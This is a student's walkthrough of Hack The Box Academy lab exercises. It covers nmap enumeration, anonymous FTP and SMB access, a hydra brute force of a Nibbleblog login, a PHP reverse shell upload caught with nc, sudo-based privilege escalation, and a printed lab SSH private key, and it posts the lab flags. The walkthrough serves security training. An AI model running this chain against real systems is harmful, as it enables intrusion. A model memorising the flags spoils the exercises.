

### INTRODUCTION

This has been a great module especially when it comes to giving me a general picture of what is required for any pentesting or redteaming.

I have also understood some cybersecurity terms like Risk management and Impact.

### Q & A

Apply what you learned in this section to grab the banner of the above server and submit it as the answer.

```
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
```

Submit

```
(root@kali)-[~]  
# nc 94.237.58.148 30877  
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
```

+1 Try running some of the web enumeration techniques you learned in this section on the server above, and use the info you get to get the flag.

```
HTB(w3b_3num3r4710n_r3v3l5_53cr375)
```

Now this is how I went about to find the flag.

# I ran an nmap scan as shown below

```

(root@kali)-[~]
# nmap -p- --min-rate 1000 -sV -sC -A 10.129.119.83
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 11:52 EAT
Warning: 10.129.119.83 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.119.83
Host is up (0.15s latency).
Not shown: 65211 closed tcp ports (reset), 317 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.10.15.51
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 ftp      ftp          4096 Feb 25  2021 pub
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 a0:01:d7:79:e9:d2:09:2a:b8:d9:b4:9a:6c:00:0c:1c (RSA)
|   256 2b:99:b2:1f:ec:1a:5a:c6:b7:be:b5:50:d1:0e:a9:df (ECDSA)
|_  256 e4:f8:17:8d:d4:71:d1:4e:d4:0e:bd:f0:29:4f:6d:14 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_http-title: PHP 7.4.3 - phpinfo()
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
2323/tcp  open  telnet       Linux telnetd
8080/tcp  open  http         Apache Tomcat

```

# From the output, ftp=21, ssh=22, http=80, SMB=445,139 telenet=2323,. with this information I know I had somewhere to begin my enumeration.

# From the nmap scan, ftp service running on port 21 was configured to allow anon login, and with this I abused it to gain access to the target via this port.

```

(root@kali)-[~]
# ftp 10.129.119.83
Connected to 10.129.119.83.
220 (vsFTPd 3.0.3)
Name (10.129.119.83:mwabe): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40186|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Feb 25  2021 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44924|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          18 Feb 25  2021 login.txt
226 Directory send OK.
ftp> get login.txt
local: login.txt remote: login.txt
229 Entering Extended Passive Mode (|||40630|)
150 Opening BINARY mode data connection for login.txt (18 bytes).
100% |*****| 18 145.27 KiB/s 00:00 ETA
226 Transfer complete.
18 bytes received in 00:00 (0.07 KiB/s)
ftp> exit
221 Goodbye.

```

# As you can see I managed to download a login.txt that could of importance later-on. Using cat cmd to read the content in the login.txt, I found login credentials as shown below

```

(root@kali)-[~]
# cat login.txt
admin:ftp@admin123

(root@kali)-[~]
# ssh admin@10.129.119.83
The authenticity of host '10.129.119.83 (10.129.119.83)' can't be established.
ED25519 key fingerprint is SHA256:FxoAbgfPk+7tZCqK16zzMlBH3WpAjU6gsG699wl94Mg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.119.83' (ED25519) to the list of known hosts.
admin@10.129.119.83's password:
Permission denied, please try again.
admin@10.129.119.83's password:
Permission denied, please try again.
admin@10.129.119.83's password:
admin@10.129.119.83: Permission denied (publickey,password).

```

# Unfortunately when I tried to ssh using this credentials, it failed.

# Checking the smb for anything fancy, I managed to list shares and. The service allowed anonymous login.  
# I managed to access users shares as the admin using the credentials I got initially just as shown in the image below.

```
(root@kali)-[~]
# smbclient -L \\10.129.119.83\
Password for [WORKGROUP\root]:

      Sharename      Type      Comment
      -----      -
      print$         Disk      Printer Drivers
      users           Disk
      IPC$           IPC       IPC Service (gs-svcscan server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.129.119.83 (for a protocol between LANMAN1 and NT
1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

(root@kali)-[~]
# smbclient -U admin \\10.129.119.83\users
Password for [WORKGROUP\admin]:
Try "help" to get a list of possible commands.
smb: \>
```

```
(root@kali)-[~]
# cat passwords.txt
Banking:

https://acmebank.local/login.php

bobby:Surfer1010!

Network:

bob.smith@inlanefreight.local:Welcome123!

vCenter:

root:B0b_the_m0n!-rootPa$$!
```

# we found some sensitive information from the passwords.txt downloaded from the target machine, with this, increased my attack surface on the target machine.  
# Since there was a service running on port 80, I checked for hidden directories by bruteforcing for hidden directories using the gobuster tool.

```

(root@kali)-[~]
# gobuster dir --url http://94.237.49.249:42111/ --wordlist /usr/share/wordlists/
dirb/big.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://94.237.49.249:42111/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd (Status: 403) [Size: 281]
/.htaccess (Status: 403) [Size: 281]
/robots.txt (Status: 200) [Size: 45]
/server-status (Status: 403) [Size: 281]
/wordpress (Status: 301) [Size: 327] [--> http://94.237.49.249:42111/wor
dpress/]
Progress: 20469 / 20470 (100.00%)
=====
Finished
=====

(root@kali)-[~]
# 

```

# Visiting the page we are presented with a login page. Checking the source code of /robots.txt, I found forgotten sensitive information that might be of use in bypassing the login page.

```

10 <body>
11     <form name='login' autocomplete='off' class='form' action='' method='post'>
12     <div class='control'>
13     <h1>
14     Admin Panel
15     </h1>
16     </div>
17     <div class="container">
18     <label for="username"><b>Username</b></label>
19     <input name='username' placeholder='Username' type='text'>
20     <label for="password"><b>Password</b></label>
21     <input name='password' placeholder='Password' type='password'>
22     <!-- TODO: remove test credentials admin:password123 -->
23     <button type="submit" formmethod='post'>Login</button>
24     </div>
25     </form>
26 </body>
27 </html>

```

# After a successful login, I was presented with the flag as shown below.

Logout

HTB{w3b\_3num3r4710n\_r3v34l5\_53cr375}


+ 1  Perform a Nmap scan of the target. What is the version of the service from the Nmap scan running on port 8080?

Apache Tomcat


 Submit

 Hint

```
|_http-title: PHP 7.4.3 - phpinfo()  
|_http-server-header: Apache/2.4.41 (Ubuntu)  
139/tcp open netbios-ssn Samba smbd 4.6.2  
445/tcp open netbios-ssn Samba smbd 4.6.2  
2323/tcp open telnet Linux telnetd  
8080/tcp open http Apache Tomcat
```

+ 0  Perform an Nmap scan of the target and identify the non-default port that the telnet service is running on.

2323

 Submit

 Hint

```
|_http-title: PHP 7.4.3 - phpinfo()  
|_http-server-header: Apache/2.4.41 (Ubuntu)  
139/tcp open netbios-ssn Samba smbd 4.6.2  
445/tcp open netbios-ssn Samba smbd 4.6.2  
2323/tcp open telnet Linux telnetd  
8080/tcp open http Apache Tomcat
```

+ 0  Run an nmap script scan on the target. What is the Apache version running on the server? (answer format: X.X.XX)

2.4.18



```
(root@kali)-[/home/mwabe]
# nmap -sC -sV 10.129.200.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 12:24 EAT
Nmap scan report for 10.129.200.170
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 427.52 seconds
```



Gain a foothold on the target and submit the user.txt flag

79c03865431abf47b90ef24b9695e148

Now this is how I went about this task. I began my enumeration by running an nmap and here is the output.

```
(root@kali)-[/home/mwabe]
# nmap -sC -sV 10.129.200.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 12:24 EAT
Nmap scan report for 10.129.200.170
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 427.52 seconds
```

ssh and http were the only services running.

# Using cURL tool against the target, I got some information that might help us further during this enumeration stage.

```
root@kali: /home/mwabe/CyberShujaa/shujaa-htb 83x18
(root@kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
# curl http://10.129.184.128/
<b>Hello world!</b>

<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

# I bruteforced for hidden directories and here got some of great interest



```

(root@kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
# gobuster dir --url http://10.129.184.128//nibbleblog/ -w /usr/share/dirb/wordlists/big.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.184.128//nibbleblog/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 403) [Size: 309]
/.htpasswd (Status: 403) [Size: 309]
/README (Status: 200) [Size: 4628]
Progress: 1386 / 20470 (6.77%) [ERROR] Get "http://10.129.184.128//nibbleblog/Music": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/admin (Status: 301) [Size: 327] [--> http://10.129.184.128/nibbleblog/admin/]
/content (Status: 301) [Size: 329] [--> http://10.129.184.128/nibbleblog/content/]
/languages (Status: 301) [Size: 331] [--> http://10.129.184.128/nibbleblog/languages/]
/plugins (Status: 301) [Size: 329] [--> http://10.129.184.128/nibbleblog/plugins/]
Progress: 14666 / 20470 (71.65%) [ERROR] Get "http://10.129.184.128//nibbleblog/prove": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/themes (Status: 301) [Size: 328] [--> http://10.129.184.128/nibbleblog/themes/]
Progress: 20469 / 20470 (100.00%)
=====
Finished

```

# I found a source code that was a prove that there was a user called admin

```

- <users>
  - <user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">0</session_fail_count>
    <session_date type="integer">1514544131</session_date>
  </user>
  - <blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
  - <blacklist type="string" ip="10.10.15.51">
    <date type="integer">1716220324</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
</users>

```

# Having the a valid username but no password, I tried to do a dictionary attack on the login page using hydra. But before then, I made a pass.txt using CEWL tool to come up with passwords related to the site.

```

[~](root@kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
# cewl http://10.129.184.128/nibbleblog/ -w nibbli-wordlist.txt
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

[~](root@kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
# ls
HTB_SCr34tur3.ovpn  academy-regular.ovpn  nibbli-wordlist.txt

[~](root@kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
# nano nibbli-wordlist.txt

[~](root@kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
#

```

# Now I initiated the dictionary attack as shown below and BOOM! I found valid pass and username

```

(root@kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
# hydra -l admin -P nibble-wordlist.txt "http-post-form://10.129.184.128/nibbleblog/admin.php:username=^USER^&password=^PASS^:F=Incorrect" -vV -F -T 1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-20 19:14:00
[DATA] max 1 task per 1 server, overall 1 task, 35 login tries (l:1/p:35), ~35 tries per task
[DATA] attacking http-post-form://10.129.184.128:80/nibbleblog/admin.php:username=^USER^&password=^PASS^:F=Incorrect
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.129.184.128 - login "admin" - pass "klsjdfla" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 10.129.184.128 - login "admin" - pass "aflasdf" - 2 of 35 [child 0] (0/0)
[ATTEMPT] target 10.129.184.128 - login "admin" - pass "adfasf" - 3 of 35 [child 0] (0/0)
[ATTEMPT] target 10.129.184.128 - login "admin" - pass "csdfsfs" - 4 of 35 [child 0] (0/0)
[ATTEMPT] target 10.129.184.128 - login "admin" - pass "nibbles" - 5 of 35 [child 0] (0/0)
[VERBOSE] Page redirected to http[s]://10.129.184.128:80/nibbleblog/admin.php?controller=dashboard&action=view
[80][http-post-form] host: 10.129.184.128 login: admin password: nibbles
[STATUS] attack finished for 10.129.184.128 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-20 19:14:07

(root@kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
#

```

# I managed to upload a .php file that will give us a reverse shell on the target

Send

Cancel

< >

Target: http://10.129.184.128

HTTP/1

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 29 Content-Disposition: form-data; name="caption" 30 31 -----WebKitFormBoundaryjD3dGKxYSyIvLv 32 Content-Disposition: form-data; name="image"; filename=" 33 php-reverse-shell.php" 34 Content-Type: application/x-php 35 36 &lt;?php 37 // php-reverse-shell - A Reverse Shell implementation in PHP 38 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net 39 // 40 // This tool may be used for legal purposes only. Users take full 41 // responsibility 42 // for any actions performed using this tool. The author accepts no 43 // liability 44 // for damage caused by this tool. If these terms are not acceptable 45 // to you, then 46 // do not use this tool. 47 // 48 // In all other respects the GPL version 2 applies: 49 // 50 // This program is free software; you can redistribute it and/or 51 // modify 52 // it under the terms of the GNU General Public License version 2 as 53 // published by the Free Software Foundation. 54 // 55 // This program is distributed in the hope that it will be useful, 56 // but WITHOUT ANY WARRANTY; without even the implied warranty of 57 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the 58 // GNU General Public License for more details. </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 20 May 2024 16:28:39 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0,   pre-check=0 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 4936 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 &lt;br /&gt; 13 &lt;b&gt; 14   Warning 15   : imagesx() expects parameter 1 to be resource, boolean given in      /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php 16 &lt;/b&gt; 17   on line &lt;b&gt; 18     26 19 &lt;/b&gt; 20 &lt;br /&gt; 21 &lt;b&gt; 22   Warning 23   : imagesx() expects parameter 1 to be resource, boolean given in      /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php 24 &lt;/b&gt; 25   on line &lt;b&gt; </pre>	

Inspector

Request attributes

2

Request query parameters

3

Request body parameters

9

Request cookies

1

Request headers



13

Response headers

9

# Here is a prove that our .php file was uploaded successfully

# Index of /nibbleblog/content/private/plugins/my\_image

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">db.xml</a>	2024-05-20 12:29	258	
 <a href="#">image.php</a>	2024-05-20 12:29	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.129.184.128 Port 80

# I managed to receive a reverse shell as shown below

```
(root@kali)-[/home/mwabe/Documents]
```

```
# nc -lvnp 4444
```

```
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
```

```
Ncat: Listening on [::]:4444
```

```
Ncat: Listening on 0.0.0.0:4444
```

```
Ncat: Connection from 10.129.184.128:33798.
```

```
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64  
x86_64 x86_64 GNU/Linux
```

```
12:35:18 up 57 min, 0 users, load average: 0.00, 0.00, 0.00
```

```
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
```

```
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$
```

```
(root@kali)-[/home/mwabe/Documents]
```

```
# curl http://10.129.184.128/nibbleblog/content/private/plugins/my_image/image.php
```

```
WARNING: Failed to daemonise. This is quite common and not fatal.
```

```
Connection refused (111)
```

```
(root@kali)-[/home/mwabe/Documents]
```

```
# curl http://10.129.184.128/nibbleblog/content/private/plugins/my_image/image.php
```

```
WARNING: Failed to daemonise. This is quite common and not fatal.
```

```
Connection refused (111)
```

```
(root@kali)-[/home/mwabe/Documents]
```


```
# curl http://10.129.184.128/nibbleblog/content/private/plugins/my_image/image.php
```

```
p
```

```
root@kali: /home/mwabe/Documents
root@kali: /home/mwabe/Documents 83x33
drwxr-xr-x  2 root root  4096 Jul 19  2016 srv
dr-xr-xr-x 13 root root    0 May 20 11:37 sys
drwxrwxrwt  9 root root  4096 May 20 12:39 tmp
drwxr-xr-x 10 root root  4096 Sep 22  2017 usr
drwxr-xr-x 14 root root  4096 Dec 10  2017 var
lrwxrwxrwx  1 root root   30 Dec 28  2017 vmlinuz -> boot/vmlinuz-4.4.0-104-generic
lrwxrwxrwx  1 root root   29 Dec 10  2017 vmlinuz.old -> boot/vmlinuz-4.4.0-62-generic
nibbler@Nibbles:/$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/$ cd /home/nibbler
cd /home/nibbler
nibbler@Nibbles:/home/nibbler$ ls -la
ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Mar 12  2021 .
drwxr-xr-x 3 root     root    4096 Dec 10  2017 ..
-rw----- 1 nibbler nibbler   0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
-r----- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r----- 1 nibbler nibbler   33 Mar 12  2021 user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
79c03865431abf47b90ef24b9695e148
nibbler@Nibbles:/home/nibbler$
```

# That's how I got the user.txt

+ 1  Escalate privileges and submit the root.txt flag.

de5e5d6619862a8aa5b9b212314e0cdd

here is how i solved this.



```
2024-05-20 13:15:59 (246 MB/s) - 'index.html' saved [1338/1338]

nibbler@Nibbles:/home/nibbler/personal/stuff$ wget http://10.10.15.51:8000/monitor.
sh
er/personal/stuff$ wget http://10.10.15.51:8000/monitor.sh
--2024-05-20 13:16:25-- http://10.10.15.51:8000/monitor.sh
Connecting to 10.10.15.51:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 52 [text/x-sh]
Saving to: 'monitor.sh'

monitor.sh          100%[=====>]          52  --.-KB/s    in 0.005s

2024-05-20 13:16:25 (10.5 KB/s) - 'monitor.sh' saved [52/52]

nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -lah
ls -lah
total 20K
drwxr-xr-x 2 nibbler nibbler 4.0K May 20 13:16 .
drwxr-xr-x 3 nibbler nibbler 4.0K Dec 10 2017 ..
-rw-rw-rw- 1 nibbler nibbler 1.4K May 20 13:15 index.html
-rw-rw-rw- 1 nibbler nibbler 52 May 20 13:15 monitor.sh
-rwxrwxrwx 1 nibbler nibbler 4.0K May 8 2015 monitor.sh.bak
nibbler@Nibbles:/home/nibbler/personal/stuff$ chmod +x monitor.sh
chmod +x monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
sudo ./monitor.sh
[
[

root@kali: /home/mwabe/Documents 83x4
(root@kali)-[/home/mwabe/Documents]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.184.128 - - [20/May/2024 20:15:59] "GET / HTTP/1.1" 200 -
wget http://10.129.184.128 - - [20/May/2024 20:16:25] "GET /monitor.sh HTTP/1.1" 200
```

```
root@kali: /home/mwabe/CyberShujaa/shujaa-htb 82x17
2024-05-20 19:35:44 VERIFY OK: depth=0, CN=htb
2024-05-20 19:35:44 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2024-05-20 20:22:50 Authenticate/Decrypt packet error: packet HMAC authentication failed
2024-05-20 20:30:18 VERIFY OK: depth=1, CN=HackTheBox
2024-05-20 20:30:18 VERIFY KU OK
2024-05-20 20:30:18 Validating certificate extended key usage
2024-05-20 20:30:18 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-05-20 20:30:18 VERIFY EKU OK
2024-05-20 20:30:18 VERIFY OK: depth=0, CN=htb
2024-05-20 20:30:18 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519

root@kali: /home/mwabe/enum_files/LinEnum 82x17
Ncat: Connection from 10.129.177.82:41402.
# whoami
root
# ls -l
total 56
-rwxrwxrwx 1 nibbler nibbler 46631 May 19 15:53 LinEnum.sh
-rwxrwxrwx 1 nibbler nibbler 52 May 20 13:46 monitor.sh
-rwxrwxrwx 1 nibbler nibbler 4015 May 8 2015 monitor.sh.bak
# pwd
/home/nibbler/personal/stuff
# cd ~
# cd /root
# ls
root.txt
# cat root.txt
de5e5d6619862a8aa5b9b212314e0cdd
#

root@kali: /home/mwabe/Documents 83x17
LinEnum.sh 100%[=====] 45.54K 199KB/s in 0.2s
2024-05-20 13:49:50 (199 KB/s) - 'LinEnum.sh' saved [46631/46631]

nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
LinEnum.sh monitor.sh monitor.sh.bak
nibbler@Nibbles:/home/nibbler/personal/stuff$ chmod +x LinEnum.sh
chmod +x LinEnum.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ ./monitor.sh
./monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ ./monitor.sh
./monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
./monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
./monitor.sh

root@kali: /home/mwabe/Documents
(root@kali)-[/home/mwabe/Documents]
# curl http://10.129.177.82/nibbleblog/content/private/plugins/my_image/image.php
```

+1 Escalate privileges and submit the root.txt flag.

de5e5d6619862a8aa5b9b212314e0cdd

+1 Try to identify the services running on the server above, and then try to search to find public exploits to exploit them. Once you do, try to get the content of the '/flag.txt' file. (note: the web server may take a few seconds to start)

HTB{my\_f1r57\_h4ck}

```

-[eu-academy-2]-[10.10.15.228]-[htb-ac508324@pwnbox-base]-[~]
└─ [★]$ ssh user1@159.65.92.13 -p 30599
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 4.19.0-17-amd64 x86_64)

htb-ac508324's
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

Useful Repos
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Jun 10 18:53:30 2022 from 159.65.92.13
user1@gettingstartedprivesc-508324-57d7bfbcf9-hrf2r:~$ █

```

# Using the credentials given, I managed to ssh into the target machine as user1.

```

user1@gettingstartedprivesc-508324-57d7bfbcf9-hrf2r:/home/user2$ sudo -u user2 /
bin/bash
user2@gettingstartedprivesc-508324-57d7bfbcf9-hrf2r:~$ pwd
/home/user2
user2@gettingstartedprivesc-508324-57d7bfbcf9-hrf2r:~$ ls
flag.txt
user2@gettingstartedprivesc-508324-57d7bfbcf9-hrf2r:~$ cat flag.txt
HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}
user2@gettingstartedprivesc-508324-57d7bfbcf9-hrf2r:~$ █

```

# This is how I escalated my privilege from user1 to user2 as shown in the image above.

+ 1
Once you gain access to 'user2', try to find a way to escalate your privileges to root, to get the flag in '/root/flag.txt'.
HTB{pr1v1l363\_35c4l4710n\_2\_r007}

Submit
Hint

# Generating the private key using ssh-keygen, I managed to ssh to the target as user2 as shown below.




```
Parrot Terminal
File Edit View Search Terminal Help
user2@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~$ cat /root/.ssh
cat: /root/.ssh: Is a directory
user2@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~$ cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----ac508324@pwnbox-base]~]
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3nX57B1Z2nSHY+aaaj4lKt9lyeLVNiFh7X0vQisxoPv9BjNppQxV
PtQ8csvHq/GatgSo8oVyskZIRbWb7QvCQI7JsT+Pr4ieQayNIOdm6+i9F1hXyMc0VsAqMk
05z9YKStLma0iN6l81Mr0dAI63x0mtwRKeHvJR+EiMtUTLAX9++kQJmD9F3lDSnLF4/dEy
G4WQSAH7F8Jz30rRKLprBiDf27LSPg0J6j80Ln4bsiacaWFB13+CqkXeGkecEHg5dIL4K+
aPDP2xzFB0d0c7kZ8AtogtD3UYdiVKuF5fz0PJxJO1Mko7UshrAh0T6mIBJWrljjUtHwSs
ntrFfE5trYET5L+ov5WSi+tyBrAfCcg0vW1U78Ge/3h4zAG8KaGZProMUSlu3MbCfl1uK/
EKQXxCNIyr7Gmci0pLi9k16A1vcJlxXYHBtJg6anLntwYVxbwYgYXp2Ghj+GwPcj2Ii4fq
ynRFP1fsy6zoSjN9C977hCh5JStT6Kf0IdM68BcHAAAFiA2z00oNsztKAAAAB3NzaC1yc2
EAAAGBALd5l+ewdWdp0h2Pmmo+JSrfZcni1TYhYe19L0IrMaD7/QYzaaUMVT7UPHLLx6vx
mrYEqPKFcrJGSEW1m+0LwkC0ybE/j6+InkGsjsKA5uvovRdYV8jHNFbAKjJN0c/WCKrS5m
tIjepfNTK9HQCOt8dJrcESnh7yUfhIjLVE5QF/fvpECZg/Rd5Q0pyxeP3RMhuFkEgB+xfC
c9zq0Si6awYg39uy0j4Dieo/Di5+G7ImnG1hQZd/gqpF3hpHnBB40XSC+Cvmjwz9scxQdH
dH05GfALaILQ91GHYLSrheX8zjycSTtTJK01LK4QIdE+piASVkJZY41LR8ErJ7axXx0ba2B
E+S/qL+VkovrcgawHwnINL1tV0/Bnv94eMwBvCmhmT66DFEpbztGwn5dbivxCkF8QjSMq+
xpnItKS4vZNegNb3CZcV2BwbSY0mpy57cGfCW8GIGF6dhoY/hsD3I9iIuH6sp0RT9X7Mus
6EozfQve+4QoeSURU+in9CHT0vAXBwAAAAMBAAEAAAGAMxetv+YEd3kjq2ip4QJVE/7D9R
I2p+9Ys2JRgghFsvoQLeanc/Hf1DH8dTM06y2/EwRvBbmQ9//J4+Utdif8tD1J9BSt6HyN
-----END OPENSSH PRIVATE KEY-----
root@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~#
```

```
-[eu-academy-2]-[10.10.15.228]-[htb-ac508324@pwnbox-base]-[~]0JVE/7D9R
